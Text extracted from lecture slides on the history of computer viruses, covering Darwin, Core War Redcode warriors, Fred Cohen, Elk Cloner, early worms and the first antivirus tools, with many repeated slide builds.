 - ▶ a section of the computer's memory known as the arena
- ▶ After three weeks of play, Morris developed the ultimately lethal program
- ▶ With his program, Morris brought an end to the game
- ▶ The Morris's lethal beast occupied 44 memory cells and incorporated an ingenious adaptive search

```
:> DARWIN
* .HH .HH .H .HH .HH .HHHH .H .HE .H .HH .H .HH .HE .HH .HH .
H .HH .H .HH .HEE .HH .EEE .EE .EEE .EE .EEEEEEEEE .EE .
EEEE .HH .HE .HE .H .HE .EE .HE .EE .EEE .EEEEEEEEE .EE .
EEEE .EEEEEEE .H .E .B .B .H .H .E .B .E .H .H .H .E .H .E .H .B .
E .E .H .E .E .H .B .E .H .B .H .H .H .B .H .B .E .H .E .B .B .
B .H .B .E .B .E .E .E .B .H .H .B .E .H .B .E .B .B .B *
```

Species B: population 19
Species E: population 91
Species H: population 64

eliminate the others

The beginnings

Darwin & Core War

The first practical application of viral programs is a game: **Darwin**

- ▶ Game invented in **1961**
- ▶ Three inventors: **Victor Vyssotsky, Robert Morris and Douglas McIlroy**
- ▶ The game was developed at **Bell Labs** and played on an IBM 7090 mainframe
- ▶ The game consisted of
 - ▶ a program called **the umpire**
 - ▶ a section of the computer's memory known as **the arena**
 - ▶ two or more small programs, written by the players, called **the organisms**
- ▶ After three weeks of play, Morris developed the ultimately lethal program
- ▶ With his program, Morris brought an end to the game
- ▶ The Morris's lethal beast occupied 44 memory cells and incorporated an ingenious adaptive search

```
> DARWIN
*.,HH.,HH.,H.,HH.,HHHH.,H.,HE.,H.,HH.,H.,HH.,HE.,HH.,HH.,
H.,HH.,H.,HH.,HEE.,HH.,EEE.,EE.,EEE.,EE.,EEEEEEEEEE.,EE.,
EEEE.,HH.,HE.,HE.,H.,HE.,EE.,HE.,EE.,EEE.,EEEEEEEEEE.,EE.,
EEEE.,EEEEEEE.,H.,E.,B.,B.,H.,H.,E.,B.,E.,H.,H.,H.,E.,H.,E.,H.,B.,
E.,E.,H.,E.,E.,H.,B.,E.,H.,B.,H.,H.,H.,B.,H.,B.,H.,E.,E.,B.,B.,
B.,H.,B.,E.,B.,E.,E.,E.,E.,B.,H.,H.,B.,H.,B.,E.,H.,B.,E.,B.,B.*
```

Species B: population 19
Species E: population 91
Species H: population 64

eliminate the others

The beginnings

Darwin & Core War

The first practical application of viral programs is a game: **Darwin**

- ▶ Game invented in **1961**
 - ▶ Three inventors: **Victor Vyssotsky, Robert Morris and Douglas McIlroy**
 - ▶ The game was developed at **Bell Labs** and played on an IBM 7090 mainframe
 - ▶ The game consisted of
 - ▶ a program called **the umpire**
 - ▶ a section of the computer's memory known as **the arena**
 - ▶ two or more small programs, written by the players, called **the organisms**
 - ▶ The organisms self-reproduce and try to
- ▶ After three weeks of play, Morris developed the ultimately lethal program
 - ▶ With his program, Morris brought an end to the game
 - ▶ The Morris's lethal beast occupied 44 memory cells and incorporated an ingenious adaptive search

```
> DARWIN

*,HH,HH,H,HH,H,HH,HHHH,H,HE,H,HH,H,HH,HE,HH,HH,HH
H,HH,H,HH,HEE,HH,EEE,E,E,EE,EEEEEEEEEEEE,EE
,EEEE,HH,HE,HE,HE,HE,EE,HE,EE,EEE,EEEEEEEEEEEE
EEEE,EEEEEEEE,HE,B,B,H,H,E,B,E,H,H,H,E,H,E,H,B
,E,E,H,E,E,H,B,E,H,B,H,H,H,H,B,H,B,E,H,E,B,B,
B,H,B,E,B,E,E,B,E,E,B,H,H,B,E,H,B,E,B,B,B*
```

Species B: population 19
Species E: population 91
Species H: population 64

The beginnings

Darwin & Core War

The first practical application of viral programs is a game: **Darwin**

- ▶ Game invented in **1961**
 - ▶ Three inventors: **Victor Vyssotsky, Robert Morris and Douglas McIlroy**
 - ▶ The game was developed at **Bell Labs** and played on an IBM 7090 mainframe
 - ▶ The game consisted of
 - ▶ a program called **the umpire**
 - ▶ a section of the computer's memory known as **the arena**
 - ▶ two or more small programs, written by the players, called **the organisms**
 - ▶ The organisms self-reproduce and try to eliminate the others
- ▶ After three weeks of play, Morris developed the **ultimately lethal program**
 - ▶ With his program, Morris brought an end to the game
 - ▶ The Morris's lethal beast occupied 44 memory cells and incorporated an ingenious adaptive search

```
> DARWIN
*,HH,HH,H,HH,H,HH,HHHH,H,HE,H,HH,H,HH,HE,HH,HH,
H,HH,H,HH,HEE,HH,EEE,E,E,EE,EEEEEEEEEE,EE
,EEEE,HH,HE,HE,H,HE,EE,HE,EE,EEE,EEEEEEEEEE,EE
,EEEE,EEEEEE,H,E,B,B,H,H,E,B,E,H,H,H,E,H,E,H,B
,E,E,H,E,E,H,B,E,H,B,H,H,H,B,H,B,E,H,E,B,B
,B,H,B,E,B,E,E,E,B,H,H,B,E,H,B,E,B,B,B*
```

Species B: population 19
Species E: population 91
Species H: population 64

The beginnings

Darwin & Core War

The first practical application of viral programs is a game: **Darwin**

- ▶ Game invented in **1961**
 - ▶ Three inventors: **Victor Vyssotsky, Robert Morris and Douglas McIlroy**
 - ▶ The game was developed at **Bell Labs** and played on an IBM 7090 mainframe
 - ▶ The game consisted of
 - ▶ a program called **the umpire**
 - ▶ a section of the computer's memory known as **the arena**
 - ▶ two or more small programs, written by the players, called **the organisms**
 - ▶ The organisms self-reproduce and try to eliminate the others
- ▶ After three weeks of play, Morris developed the **ultimately lethal** program
 - ▶ With his program, Morris brought an end to the game
 - ▶ The Morris's lethal beast occupied 44 memory cells and incorporated an ingenious adaptive search

```
> DARWIN

*,HH,HH,H,HH,H,HH,HHHH,H,HE,H,HH,H,HH,HE,HH,HH,HH,
H,HH,H,HH,HEE,HH,EEE,E,E,EE,EEEEEEEEEEEE,EE
,EEEE,HH,HE,HE,H,HE,EE,HE,EE,EEE,EEEEEEEEEEEE
EEEE,EEEEEEEE,H,E,B,B,H,H,E,B,E,H,H,H,E,H,E,H,B
,E,E,H,E,E,H,B,E,H,B,H,H,H,B,H,B,E,H,E,B,B
,B,H,B,E,B,E,E,E,B,H,H,B,E,H,B,E,B,B,B*
```

Species B: population 19
Species E: population 91
Species H: population 64

The beginnings

Darwin & Core War

The first practical application of viral programs is a game: **Darwin**

- ▶ Game invented in **1961**
 - ▶ Three inventors: **Victor Vyssotsky, Robert Morris and Douglas McIlroy**
 - ▶ The game was developed at **Bell Labs** and played on an IBM 7090 mainframe
 - ▶ The game consisted of
 - ▶ a program called **the umpire**
 - ▶ a section of the computer's memory known as **the arena**
 - ▶ two or more small programs, written by the players, called **the organisms**
 - ▶ The organisms self-reproduce and try to eliminate the others
- ▶ After three weeks of play, Morris developed the **ultimately lethal** program
 - ▶ With his program, Morris brought an end to the game
 - ▶ The Morris's lethal beast occupied **44 memory cells** and incorporated an ingenious adaptive search

```
> DARWIN
* .HH .HH .H .HH .HH .HHHH .H .HE .H .HH .H .HH .HE .HH .HH .
H .HH .H .HH .HEE .HH .EEE .EE .EEE .EE .EEEEEEEEE .EE
.EEEE .HH .HE .HE .H .HE .EE .HE .EE .EEE .EEEEEEEEE .EE
.EEEE .EEE .HE .B .B .H .H .E .B .E .H .H .H .E .H .E .H .B
.E .E .H .E .E .H .B .E .H .B .H .H .H .B .H .B .E .H .E .B .B
.B .H .B .E .B .E .E .E .B .H .H .B .E .H .B .E .B .B .B *
```

Species B: population 19
Species E: population 91
Species H: population 64

The beginnings

Darwin & Core War

The first practical application of viral programs is a game: **Darwin**

- ▶ Game invented in **1961**
 - ▶ Three inventors: **Victor Vyssotsky, Robert Morris and Douglas McIlroy**
 - ▶ The game was developed at **Bell Labs** and played on an IBM 7090 mainframe
 - ▶ The game consisted of
 - ▶ a program called **the umpire**
 - ▶ a section of the computer's memory known as **the arena**
 - ▶ two or more small programs, written by the players, called **the organisms**
 - ▶ The organisms self-reproduce and try to eliminate the others
-
- ▶ After three weeks of play, Morris developed the **ultimately lethal** program
 - ▶ With his program, Morris brought an end to the game
 - ▶ The Morris's lethal beast occupied **44 memory cells** and incorporated an ingenious adaptive search

```
> DARWIN  
*..HH..HH..H..HH..HHHH..H..HE..H..HH..H..HH..HE..HH..HH.  
H..HH..H..HH..HEE..HH..EEE..EE..EEE..EE..EEEEE.....EE..  
.EEEE..HH..HE..HE..H..HE..EE..HE..EE..EEE..EEEEE.....EE..  
.EEEEE..HH..E..B..B..H..H..E..B..E..H..H..H..E..H..E..H..B..  
.E..E..H..E..E..H..B..E..H..B..H..H..H..B..H..B..E..H..E..B..B..  
.B..H..B..E..B..E..E..E..B..H..H..B..E..H..B..E..B..B..B*
```

Species B: population 19
Species E: population 91
Species H: population 64

The beginnings

Darwin & Core War

The first practical application of viral programs is a game: **Darwin**

- ▶ Game invented in **1961**
 - ▶ Three inventors: **Victor Vyssotsky, Robert Morris and Douglas McIlroy**
 - ▶ The game was developed at **Bell Labs** and played on an IBM 7090 mainframe
 - ▶ The game consisted of
 - ▶ a program called **the umpire**
 - ▶ a section of the computer's memory known as **the arena**
 - ▶ two or more small programs, written by the players, called **the organisms**
 - ▶ The organisms self-reproduce and try to eliminate the others
- ▶ After three weeks of play, Morris developed the **ultimately lethal** program
 - ▶ With his program, Morris brought an end to the game
 - ▶ The Morris's lethal beast occupied **44 memory cells** and incorporated an ingenious adaptive search

```
>>> DARWIN
*.,HH.,HH.,H.,HH.,HHHH.,H.,HE.,H.,HH.,H.,HH.,HE.,HH.,HH.
H.,HH.,H.,HH.,HEE.,HH.,EEE.,EE.,EEE.,EEEEEEEEE.,EE.,
EEEE.,HH.,HE.,HE.,HE.,HE.,EE.,HE.,EE.,EEE.,EEEEEEEEE.,
EEEE.,EEEEEE.,H.,E.,B.,B.,H.,H.,E.,B.,E.,H.,H.,H.,E.,H.,E.,H.,B.,
E.,E.,H.,E.,E.,H.,B.,E.,H.,B.,H.,H.,H.,B.,H.,B.,E.,H.,E.,B.,B.,
B.,H.,B.,E.,B.,E.,E.,E.,B.,H.,H.,B.,H.,B.,E.,H.,B.,E.,B.,B.*
```

Species B: population 19
Species E: population 91
Species H: population 64

The beginnings

Darwin & Core War

The first practical application of viral programs is a game: **Darwin**

- ▶ Game invented in **1961**
 - ▶ Three inventors: **Victor Vyssotsky, Robert Morris and Douglas McIlroy**
 - ▶ The game was developed at **Bell Labs** and played on an IBM 7090 mainframe
 - ▶ The game consisted of
 - ▶ a program called **the umpire**
 - ▶ a section of the computer's memory known as **the arena**
 - ▶ two or more small programs, written by the players, called **the organisms**
 - ▶ The organisms self-reproduce and try to eliminate the others
- ▶ After three weeks of play, Morris developed the **ultimately lethal** program
 - ▶ With his program, Morris brought an end to the game
 - ▶ The Morris's lethal beast occupied **44 memory cells** and incorporated an ingenious adaptive search

```
;> DARWIN  
*,HH,HH,H,HH,H,HH,HHHH,H,HE,H,HH,H,HH,HE,HH,HH,  
H,HH,H,HH,HEE,HH,EEE,EE,EEE,,EEEEEEEEEE,,EE  
,EEE,HH,HE,HE,HE,HE,EE,HE,EE,EEE,EEEEEEEEEE  
EEE,EEEEEE,HE,E,B,B,H,H,E,B,E,H,H,H,E,H,E,H,B  
,E,E,H,E,E,H,B,E,H,B,H,H,H,B,H,B,E,H,E,B,B  
,B,H,B,E,B,E,E,E,B,H,H,B,E,H,B,E,B,B,B*
```

Species B: population 19
Species E: population 91
Species H: population 64

The beginnings

Darwin & Core War

Core War is the successor of Darwin

- ▶ Game invented in 1984
- ▶ Two inventors: D. G. Jones and A. K. Dewdney
- ▶ Two or more warriors compete for the control of the MARS virtual computer
- ▶ MARS stands for Memory Array Redcode Simulator
- ▶ Warriors are written in a specific assembly language: RedCode

```
;redcode
;name faster dat bomber
;assert 1
step equ 24
    spl step-1,<-step
    mov.i <0+step-1,4-step
    add.f -2, -1
    djn.f -2, <-3-step
```

```
;redcode
;name steamroller
    mov 100, 1
```

```
;redcode
;name Imp
org start
    start mov $start, $start+1
end
```

Figure : Warrior samples

The beginnings

Darwin & Core War

Core War is the successor of Darwin

- ▶ Game invented in 1984
- ▶ Two inventors: D. G. Jones and A. K. Dewdney
- ▶ Two or more warriors compete for the control of the MARS virtual computer
- ▶ MARS stands for Memory Array Redcode Simulator
- ▶ Warriors are written in a specific assembly language: RedCode

```
;redcode
;name faster dat bomber
;assert 1
step equ 24
    spl step-1,<-step
    mov.i <0+step-1,4-step
    add.f -2, -1
    djn.f -2, <-3-step
```

```
;redcode
;name steamroller
    mov 100, 1
```

```
;redcode
;name Imp
org start
    start mov $start, $start+1
end
```

Figure : Warrior samples

The beginnings

Darwin & Core War

Core War is the successor of Darwin

- ▶ Game invented in **1984**
- ▶ Two inventors: **D. G. Jones** and **A. K. Dewdney**
- ▶ Two or more **warriors** compete for the control of the **MARS** virtual computer
- ▶ MARS stands for **Memory Array Redcode Simulator**
- ▶ Warriors are written in a specific assembly language: **RedCode**

```
;redcode
;name faster dat bomber
;assert 1
step equ 24
    spl step-1,<-step
    mov.i <0+step-1,4-step
    add.f -2, -1
    djn.f -2, <-3-step
```

```
;redcode
;name steamroller
    mov 100, 1
```

```
;redcode
;name Imp
org start
    start mov $start, $start+1
end
```

Figure : Warrior samples

The beginnings

Darwin & Core War

Core War is the successor of Darwin

- ▶ Game invented in **1984**
- ▶ Two inventors: **D. G. Jones** and **A. K. Dewdney**
- ▶ Two or more **warriors** compete for the control of the **MARS** virtual computer
- ▶ MARS stands for **Memory Array Redcode Simulator**
- ▶ Warriors are written in a specific assembly language: **RedCode**

```
;redcode
;name faster dat bomber
;assert 1
step equ 24
    spl step-1,<-step
    mov.i <0+step-1,4-step
    add.f -2, -1
    djn.f -2, <-3-step
```

```
;redcode
;name steamroller
    mov 100, 1
```

```
;redcode
;name Imp
org start
    start mov $start, $start+1
end
```

Figure : Warrior samples

The beginnings

Darwin & Core War

Core War is the successor of Darwin

- ▶ Game invented in **1984**
- ▶ Two inventors: **D. G. Jones** and **A. K. Dewdney**
- ▶ Two or more **warriors** compete for the control of the **MARS** virtual computer
- ▶ MARS stands for **Memory Array Redcode Simulator**
- ▶ Warriors are written in a specific assembly language: **RedCode**

```
;redcode
;name faster dat bomber
;assert 1
step equ 24
    spl step-1,<-step
    mov.i <0+step-1,4-step
    add.f -2, -1
    djn.f -2, <-3-step

;redcode
;name steamroller
    mov 100, 1

;redcode
;name Imp
org start
    start mov $start, $start+1
end
```

Figure : Warrior samples

The beginnings

Darwin & Core War

Core War is the successor of Darwin

- ▶ Game invented in **1984**
- ▶ Two inventors: **D. G. Jones** and **A. K. Dewdney**
- ▶ Two or more **warriors** compete for the control of the **MARS** virtual computer
- ▶ MARS stands for **Memory Array Redcode Simulator**
- ▶ Warriors are written in a specific assembly language: **RedCode**

```
;redcode
;name faster dat bomber
;assert 1
step equ 24
    spl step-1,<-step
    mov.i <0+step-1,4-step
    add.f -2, -1
    djn.f -2, <-3-step
```

```
;redcode
;name steamroller
    mov 100, 1
```


```
;redcode
;name Imp
org start
    start mov $start, $start+1
end
```

Figure : Warrior samples

The beginnings


Darwin & Core War

Core War implementations: pMars and CoreWars



The beginnings


Fred Cohen



- ▶ PhD in Electricity of the University of Southern California
- ▶ First formal definition of the self-reproducing program
- ▶ Provide a comprehensive study of viruses in the early 80
- ▶ First to use the term **virus** under the influence of his master thesis: Leonard Adleman

The beginnings


Fred Cohen



- ▶ PhD in Electricity of the University of Southern California
- ▶ First formal definition of the self-reproducing program
- ▶ Provide a comprehensive study of viruses in the early 80
- ▶ First to use the term **virus** under the influence of his master thesis: Leonard Adleman

The beginnings


Fred Cohen



- ▶ PhD in Electricity of the University of Southern California
- ▶ First formal definition of the self-reproducing program
- ▶ Provide a comprehensive study of viruses in the early 80
- ▶ First to use the term **virus** under the influence of his master thesis: Leonard Adleman

The beginnings

Fred Cohen




- ▶ PhD in Electricity of the University of Southern California
- ▶ First formal definition of the self-reproducing program
- ▶ Provide a comprehensive study of viruses in the early 80
- ▶ First to use the term **virus** under the influence of his master thesis: Leonard Adleman

The beginnings

Fred Cohen

From its works, Fred Cohen draws two conclusions




- ① It is very **easy** to develop viruses and in a **very short time**
- ② The information security officers forbade him to do tests with its viruses. This approach allows users to easily launch attacks against the computer system

The beginnings

Fred Cohen

From its works, Fred Cohen draws two conclusions



- ① It is very **easy** to develop viruses and in a **very short time**
- ② The information security officers forbade him to do tests with its viruses. This approach allows users to easily launch attacks against the computer system

The childhood of art

1 History of computer viruses

- The origins
 - Scientific foundations
 - The beginnings
- **The childhood of art**
- The 90s
- The turn of the 2000s



In the Wild

30 years have passed since the works of John von Neumann

- ▶ **In the Wild** = virus detected on corporate networks
- ▶ **Zoo** = viruses that do not come out of laboratories


```
Elk Cloner:  
The program with a personality  
  
It will get on all your disks  
It will infiltrate your chips  
Yes it's Cloner!  
  
It will stick to you like glue  
It will modify ram too  
Send in the Cloner!
```

- ▶ **Elk Cloner** - 1982 - written by a 15 years old teenager - *Rich Skrenta* - Apple II - limited spread
- ▶ **Brain** - 1986 - written by the brothers *Faroog Alvi* - IBM PC - worldwide spread
- ▶ **Lehigh, Stoned, Ping-Pong** in 1987
- ▶ The family of Israeli viruses **Suriv** led to **Jerusalem** which destroys all the programs used a Friday 13

In the Wild

30 years have passed since the works of John von Neumann

- ▶ **In the Wild** = virus detected on corporate networks
- ▶ **Zoo** = viruses that do not come out of laboratories



- ▶ **Elk Cloner** - 1982 - written by a 15 years old teenager - *Rich Skrenta* - Apple II - limited spread
- ▶ **Brain** - 1986 - written by the brothers *Farooq Alvi* - IBM PC - worldwide spread
- ▶ **Lehigh, Stoned, Ping-Pong** in 1987
- ▶ The family of Israeli viruses *Suriv* led to *Jerusalem* which destroys all the programs used a Friday 13

In the Wild

30 years have passed since the works of John von Neumann

- ▶ **In the Wild** = virus detected on corporate networks
- ▶ **Zoo** = viruses that do not come out of laboratories


```
Elk Cloner:  
The program with a personality  
  
It will get on all your disks  
It will infiltrate your chips  
Yes it's Cloner!  
  
It will stick to you like glue  
It will modify ram too  
Send in the Cloner!
```

- ▶ **Elk Cloner** - 1982 - written by a 15 years old teenager - *Rich Skrenta* - Apple II - limited spread
- ▶ **Brain** - 1986 - written by the brothers *Farooq Alvi* - IBM PC - worldwide spread
- ▶ **Lehigh, Stoned, Ping-Pong** in 1987
- ▶ The family of Israeli viruses **Suriv** led to **Jerusalem** which destroys all the programs used a Friday 13

In the Wild

30 years have passed since the works of John von Neumann

- ▶ **In the Wild** = virus detected on corporate networks
- ▶ **Zoo** = viruses that do not come out of laboratories




- ▶ **Elk Cloner** - 1982 - written by a 15 years old teenager - *Rich Skrenta* - Apple II - limited spread
- ▶ **Brain** - 1986 - written by the brothers *Farooq Alvi* - IBM PC - worldwide spread
- ▶ **Lehigh, Stoned, Ping-Pong** in 1987
- ▶ The family of Israeli viruses **Suriv** led to **Jerusalem** which destroys all the programs used a Friday 13

In the Wild

30 years have passed since the works of John von Neumann

- ▶ **In the Wild** = virus detected on corporate networks
- ▶ **Zoo** = viruses that do not come out of laboratories



- ▶ **Elk Cloner** - 1982 - written by a 15 years old teenager - *Rich Skrenta* - Apple II - limited spread
- ▶ **Brain** - 1986 - written by the brothers *Farooq Alvi* - IBM PC - worldwide spread
- ▶ **Lehigh, Stoned, Ping-Pong** in 1987
- ▶ The family of Israeli viruses **Suriv** led to **Jerusalem** which destroys all the programs used a Friday 13

In the Wild

30 years have passed since the works of John von Neumann

- ▶ **In the Wild** = virus detected on corporate networks
- ▶ **Zoo** = viruses that do not come out of laboratories

```
Elk Cloner:  
The program with a personality  
  
It will get on all your disks  
It will infiltrate your chips  
Yes it's Cloner!  
  
It will stick to you like glue  
It will modify ram too  
Send in the Cloner!
```

- ▶ **Elk Cloner** - 1982 - written by a 15 years old teenager - *Rich Skrenta* - Apple II - limited spread
- ▶ **Brain** - 1986 - written by the brothers *Farooq Alvi* - IBM PC - worldwide spread
- ▶ **Lehigh, Stoned, Ping-Pong** in 1987
- ▶ The family of Israeli viruses **Suriv** led to **Jerusalem** which destroys all the programs used a Friday 13

The worms invasion

In 1987, Internet has 60 000 computers and 100 000 users.

- ▶ **IBM Christmas Tree** aims to convey the wishes of the author
- ▶ **Internet Worm** appears on November 2, 1988 and paralyzes American academic networks in less than 24 hours
- ▶ **Father Christmas Worm** appears on December 23, 1988 on the NASA's network
- ▶ **WANK** appears on October 16, 1989 and broadcasts a message against nuclear



You talk of times of peace for all, and then prepare for war.

The worms invasion

In 1987, Internet has 60 000 computers and 100 000 users.

- ▶ **IBM Christmas Tree** aims to convey the wishes of the author
- ▶ **Internet Worm** appears on November 2, 1988 and paralyzes American academic networks in less than 24 hours
- ▶ **Father Christmas Worm** appears on December 23, 1988 on the NASA's network
- ▶ **WANK** appears on October 16, 1989 and broadcasts a message against nuclear



You talk of times of peace for all, and then prepare for war.

The worms invasion

In 1987, Internet has 60 000 computers and 100 000 users.

- ▶ **IBM Christmas Tree** aims to convey the wishes of the author
- ▶ **Internet Worm** appears on November 2, 1988 and paralyzes American academic networks in less than 24 hours
- ▶ **Father Christmas Worm** appears on December 23, 1988 on the NASA's network
- ▶ **WANK** appears on October 16, 1989 and broadcasts a message against nuclear



You talk of times of peace for all, and then prepare for war.

The worms invasion

In 1987, Internet has 60 000 computers and 100 000 users.

- ▶ **IBM Christmas Tree** aims to convey the wishes of the author
- ▶ **Internet Worm** appears on November 2, 1988 and paralyzes American academic networks in less than 24 hours
- ▶ **Father Christmas Worm** appears on December 23, 1988 on the NASA's network
- ▶ **WANK** appears on October 16, 1989 and broadcasts a message against nuclear




You talk of times of peace for all, and then prepare for war.

The first antivirus

At the end of 80 years, many experts do not believe in the danger of computer viruses


- ▶ First antivirus = simple scanner that detects and immunizes
- ▶ 1988 - Alan Solomon published its **Anti-virus Toolkit**
- ▶ 1989 - IBM published **IBM V Scan**, it detects 28 viruses
- ▶ 1989 - John McAfee published **VirusScan**
- ▶ July 1989, creation of **Virus Bulletin Ltd** sponsored by **Sophos**



The first antivirus

At the end of 80 years, many experts do not believe in the danger of computer viruses

